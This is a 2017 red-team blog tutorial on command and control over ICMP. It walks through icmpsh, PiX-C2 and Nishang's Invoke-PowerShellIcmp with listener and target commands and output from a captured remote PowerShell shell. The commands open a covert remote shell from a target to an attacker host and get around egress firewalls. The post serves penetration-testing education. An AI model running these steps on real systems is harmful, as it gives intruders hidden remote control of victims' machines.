


Penetration Testing Lab

Articles from the Pentesting Field





[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

 [Bypassing Antivirus & Host Intrusion Prevention Systems](#)

[Command and Control – Gmail](#) 

July 28,
2017

Command and Control – ICMP

 [netbiosX](#)  [Red Team](#)  [C2, Command and Control, icmpsh, ICMPShell, Nishang, PowerShell, Red Team](#)  3 Comments

Most systems in internal networks are behind firewalls and corporate proxies in order to control inbound and outbound Internet traffic. Firewalls can block reverse and bind TCP connections. However ICMP traffic most of the times is permitted. Therefore it is possible to use this protocol as a covert channel in order to obtain a shell and execute commands remotely on a target host.

This is an old technique which was used most of the times in restricted environments to receive a shell but in nowadays with the spread of Red Team engagements it can be used as another method to execute commands by using ICMP traffic and bypass egress filtering.

The tool [icmpsh](#) can be used to perform this attack effectively. [Bernardo Damele](#) imported this into his tool sqlmap which can be triggered with the `-os-pwn` switch.

Search the Lab

Author



[netbiosX](#)

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers


Follow

The following commands will disable all ICMP echo replies which is essential for the tool to work properly and will start a listener which will wait for ICMP packets from the target host:

```
1 sysctl -w net.ipv4.icmp_echo_ignore_all=1
2 ./icmpsh_m.py 192.168.100.3 192.168.100.4
```


The GitHub repository of the icmpsh tool contains also a binary which needs to be transferred and executed on the target host. The following command will send ICMP traffic to the master host:

```
1 icmpsh.exe -t 192.168.100.3
```



ICMP Shell – Executing Binary

A shell will be received over ICMP and commands can be executed through this channel.



Shell over ICMP

[Daniel Compton](#) developed a script to automate the process. The only input that this script requires is the IP address of the target host. This script is contained in the [icmpsh](#)

Recent Posts

- › Lateral Movement – RDP
- › DCShadow
- › Skeleton Key
- › Golden Ticket
- › Dumping Clear-Text Credentials

Categories

- › Coding (10)
- › Defense Evasion (19)
- › Exploitation Techniques (19)
- › External Submissions (3)
- › General Lab Notes (21)
- › Information Gathering (12)
- › Infrastructure (1)
- › Maintaining Access (4)
- › Mobile Pentesting (7)
- › Network Mapping (1)
- › Post Exploitation (11)
- › Privilege Escalation (14)
- › Red Team (23)
- › Social Engineering (11)
- › Tools (7)
- › VoIP (4)
- › Web Application (14)
- › Wireless (2)

Archives

repository on GitHub.

```
#####  
ICMP Shell Automation Script for  
https://github.com/inquisb/icmpsh  
#####  
[?] What is the victims public IP address?  
-----  
192.168.100.4  
[-] Run the following code on your victim system on the listener has started:  
++++++  
icmpsh.exe -t -d 500 -b 30 -s 128  
++++++  
[-] Local ICMP Replies are currently enabled, I will disable these temporarily n  
OW
```

ICMP Shell – Automation

There are various other tools that exist online as alternatives to perform command and control over ICMP like [PiX-C2](#).

- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012


```
root@kali:~/Desktop/PiX-C2-master# ./pix-s.py
```

```
-----  
PiX-C2  
Command Center  
by NoCow  
-----  
  
Choose an option  
1) Start C2 listener  
2) Display bots  
3) Change bot command ('l' to list commands)  
4) Control single bot  
5) Shell (single bot)  
q) Quit  
Option: 1
```

PiX-C2 – ICMP C2

PowerShell

Nishang framework contains a PowerShell module which can be used in combination with icmpsh python script to obtain a shell over ICMP. On the master host the following command will wait for any incoming ICMP packets.

```
1 | ./icmpsh_m.py 192.168.100.3 192.168.100.4
```

On the target host the PowerShellIcmp module requires only the master IP address:

```
1 | Import-Module .\Invoke-PowerShellIcmp.ps1  
2 | Invoke-PowerShellIcmp 192.168.100.3
```

- › July 2012
- › June 2012
- › April 2012
- › March 2012
- › February 2012

@ Twitter

- › RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic... 2 days ago
- › Astra - Automated Security Testing For REST API's github.com/flipkart-incub... 2 days ago
- › RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCSshadow. #Mimikatz #RedTeam #ActiveDirectory <https://t.co/f38Kkb...> 2 days ago
- › SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea... twitter.com/i/web/status/9... 3 days ago
- › Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx... 3 days ago

 Follow @netbiosX

Pen Test Lab Stats

› 2,942,077 hits

Blogroll

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> Import-Module .\Invoke-PowerShellIcmp.ps1
PS C:\Users\User> Invoke-PowerShellIcmp 192.168.100.3
```

Nishang Module – ICMP Shell

The connection will be received from the master host.

```
root@kali:~/Desktop/icmpsh# ./icmpsh_m.py 192.168.100.3 192.168.100.4
Windows PowerShell running as user User on WIN-RUDHUU4VG75
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\User> whoami
win-rudhuu4vg75\user

PS C:\Users\User> █
```

PowerShell – ICMP Shell

Resources

https://attack.mitre.org/wiki/Command_and_Control

<http://bernardodamele.blogspot.co.uk/2011/04/reverse-connection-icmp-shell.html>

<https://github.com/inquisb/icmpsh>

<https://github.com/samratashok/nishang>

<http://leidecker.info/downloads/index.shtml>

<https://github.com/nocow4bob/PiX-C2>

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

https://github.com/sincoder/icmp_shell

https://github.com/Darkpaw95/ICMP_Rev_shell

Advertisements

Professional

» **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes



 Like Page

Be the first of your friends to like this

Rate this:



Share this:



One blogger likes this.

Related

Lateral Movement - RDP
In "Red Team"

Command and Control -
Gmail
In "Red Team"

Command and Control -
HTTPS
In "Red Team"

3 Comments *(+add yours?)*



**Command and Control – ICMP | Penetration Testing Lab
– Caria Giovanni B. Security Blog**

Jul 28, 2017 @ 13:47:17



hakgrx

Aug 01, 2017 @ 21:51:49

Great bro nice !!!

 [REPLY](#)

Command and Control – Gmail | Penetration Testing Lab

Aug 03, 2017 @ 00:09:59

Leave a Reply

Enter your comment here...



[Bypassing Antivirus & Host Intrusion Prevention Systems](#)

[Command and Control – Gmail](#)



Blog at WordPress.com.